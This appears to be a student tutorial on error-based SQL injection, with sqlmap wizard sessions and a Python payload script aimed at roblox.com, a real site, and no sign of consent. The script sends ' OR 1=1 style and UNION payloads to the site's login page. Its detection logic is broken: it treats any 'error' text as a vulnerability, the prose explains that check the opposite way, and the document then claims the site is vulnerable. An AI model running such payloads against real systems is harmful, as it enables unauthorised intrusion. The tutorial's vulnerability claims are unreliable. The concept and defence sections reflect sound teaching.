Database Attacking

SQL database

An SQL database, also known as a relational database, is a type of database that stores data in a structured format using tables, rows, and columns. It uses SQL (Structured Query Language) as the primary language for interacting with this data.

SQL injection (SQLi) is a serious web security vulnerability that attackers can exploit to manipulate data in a database and these are their procedures.

- **Injection Technique:** SQLi tricks an application into running malicious SQL code. This can happen when user input is inserted into a database query without proper validation.
- **Impact:** Attackers can use SQLi to achieve various malicious goals such as:
    - **Data Theft:** Extracting sensitive information like usernames, passwords, or customer data.
    - **Data Manipulation:** Tampering with data, adding/deleting records, or changing account balances.
    - **Taking Control:** In some cases, attackers can gain administrative access to the database server itself.

Examples of SQL attacks

- **Error-based SQLi:** Attackers inject code that triggers an error message, revealing information about the database structure.
- **Union-based SQLi:** Attackers use the UNION operator to combine their malicious code with the original SQL query to retrieve unauthorized data.
- **Boolean-based SQLi:** Attackers use true/false statements to extract information one character at a time.

Protecting Against SQL injections

- **Input Validation:** Sanitize user input to remove any malicious code before it reaches the database.
- **Parameterized Queries:** Use parameterized queries where placeholders are used for user input instead of string concatenation.
- **Least Privilege:** Grant database users only the permissions they absolutely need.

Error-based SQL Injection

Attackers apply a method called error-based SQL injection to take advantage of weaknesses in the database layer of a web application. This technique is based on actively generating SQL errors from the database in order to get structure-related data, including table names and column names. We will go over a brief overview of how an error-based SQL injection may be carried out by an attacker, highlighting the importance of safe coding techniques and input validation.


Identifying a Vulnerable Parameter

A web application with the URL http://roblox.com/products?id=1 is discovered by an attacker. According to the query's id claim, the website appears to be obtaining data from a database using a number identification.

First Method

SQL Map Wizard


We were able to start a guided setup procedure specifically designed for SQL injection testing by starting SQLMap in wizard mode. This mode comes in useful, especially for people who might not be familiar with SQLMap's extensive set of command-line options, since it walks users through the testing procedure step-by-step.



```
$ sqlmap --wizard
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 04:16:10 /2024-04-08/

[04:16:10] [INFO] starting wizard interface
Please enter full target URL (-u):
```

Target URL Specification


We attempt to enter "Roblox.com" as the specified target website in our testing, suggesting that we intend to evaluate and examine its security flaws.



```
[03:26:51] [INFO] starting wizard interface
Please enter full target URL (-u): sqlmap -u "http://roblox.com/page.php?id=1"
POST data (--data) [Enter for None]: sqlmap -u "http://roblox.com/page.php" --data="id=1" --method=POST
```

Injection Difficulty Selection


We selected '1', the default 'Normal' difficulty level, when asked to define the level of complexity of the injection we planned to do. This choice certainly modifies the payloads that SQLMap will use in the testing process in terms of complexity.



```
[03:26:51] [INFO] starting wizard interface
Please enter full target URL (-u): sqlmap -u "http://roblox.com/page.php?id=1"
POST data (--data) [Enter for None]: sqlmap -u "http://roblox.com/page.php" --data="id=1" --method=POST
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
> 1
```

Enumeration Extend Selection


We choose the enumeration scope that SQLMap should do, again selecting '1', which corresponds to 'Basic' enumeration. This option controls the breadth and depth of database data that SQLMap will attempt to extract, resulting in determining the extent of our testing activities.



```
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
> 1
```

Execution Error

Even though we followed the instructions successfully, SQLMap suddenly ended the operation because of a major error that indicated an "invalid target URL." This implies that the testing procedure might not have succeeded because of some error in the target URL's entry or formatting.



```
"the quieter you become, the more you are able to hear"
sqlmap is running, please wait..

[03:41:29] [CRITICAL] invalid target URL ('http://sqlmap -u "http://roblox.com/page.php?id=1"')
```

Conclusion


This Method, which made use of the SQL Map Wizard, attempted to streamline SQL injection testing by providing a guided setup procedure, which was particularly helpful for people who were not familiar with SQLMap's multitude of command-line options. The sudden termination of SQLMap owing to an "invalid target URL" was a serious obstacle to this strategy, suggesting that there may have been mistakes in the URL input or formatting. This approach emphasizes how crucial it is to set up and configure automated testing tools correctly in order to guarantee the effectiveness of security assessments.

Second Method

Python Script

Installing required packages


This is the stage of installing request package in Kali Linux in order for the script to run properly.



```
┌──(root㉿kali)-[~]
└─# pip install requests
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (2.28.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviou
r with the system package manager. It is recommended to use a virtual environment instead: https:
//pip.pypa.io/warnings/venv
```

Python Script for Error-Based SQL Injection Testing


A Python script that sends different SQL injection payloads to a login page in order to check for SQL injection vulnerabilities. The script sends HTTP POST requests with the payloads to the given URL using the 'requests' library. Should the answer contain "error," the script considers that the vulnerability was not used; if not, it raises the possibility of a security breach.


~/Desktop/SQLinjection2.py - Mousepad
File Edit Search View Document Help

```python
import requests

# Target URL
url = 'http://www.roblox.com/login'

# List of SQL injection test payloads
payloads = [
    "' OR '1'='1",    # Simple SQL injection
    "' OR 1=1 --",    # Ends the SQL command to see if the rest is executed
    "' UNION SELECT 1, @@version --"  # Tries to get database version
]

# Testing each payload
for payload in payloads:
    response = requests.post(url, data={'username': payload, 'password': 'password'})
    if "error" in response.text:
        print(f"Vulnerability detected with payload: {payload}")
    else:
        print("No vulnerability detected with this payload.")

```

Executing the prepared script

We executed the Python script intended to check for SQL injection vulnerabilities in this terminal session. Several "Vulnerability detected" notifications, each corresponding to a distinct SQL injection payload, have been generated throughout the script's execution. This suggests that the script may have discovered SQL injection flaws in the application that was the target.



```
┌──(soemoe㉿kali)-[~]
└─$ cd Desktop

┌──(soemoe㉿kali)-[~/Desktop]
└─$ python ./SQLInjection2.py
Vulnerability detected with payload: ' OR '1'='1
Vulnerability detected with payload: ' OR 1=1 --
Vulnerability detected with payload: ' UNION SELECT 1, @@version --

┌──(soemoe㉿kali)-[~/Desktop]
└─$ 
```

Analyzing Results

Error Messages: Search the HTTP response for SQL error messages. These messages point to a susceptible application.

Automated Analysis: To automatically spot well-known mistake patterns, explore scripting an assessment of answers.

Conclusion

In order to find vulnerabilities, the second method used a specially created Python script that was intended to deliver different SQL injection payloads to a login page. The script's efficacy in detecting SQL injection weaknesses in an application is demonstrated by its ability to execute and discover many vulnerabilities. To guarantee accurate vulnerability identification, this approach may need careful calibration and strong error handling, nevertheless, given its dependence on particular error signals and automated analysis. The effectiveness of the technique in identifying vulnerabilities also highlights how important it is for online application security to have strong input validation, error handling, and frequent security audits.

Conclusion for both methods

The two techniques provide different ways to find SQL injection vulnerabilities, with different levels of automation and human intervention while only one of it succeeds.The specifics of the web application being evaluated and its proper implementation are critical to each method's effectiveness.

Defending against Error based SQL Injection

Use of Prepared Statement and ORM tools

In order to neutralize injection attempts, prepared statements and Object-Relational Mapping (ORM) tools make sure that user input is carefully viewed as data rather than executable code.

Comprehensive Input Validation

Applications should check input against strict patterns and reject those that do not match expected forms, going beyond just removing inputs.

Error Handling
Customize error messages to stop the database from disclosing any SQL server or schema information. Provide standard error messages to end users while safely recording specific error data for analysis by developers.

Least Privileged Access

Restrict the database user of the program to the bare minimum of rights. This strategy can lessen the effects of an injection assault that is successful.

Web Application Firewalls (WAFs)

Attempts at SQL injection, particularly those meant to cause and take advantage of SQL problems, can be recognized and prevented by a properly designed WAF.

Regular Security Testing and Audits

Regular security audits and penetration testing can assist in locating and addressing SQL injection issues before attackers can take advantage of them.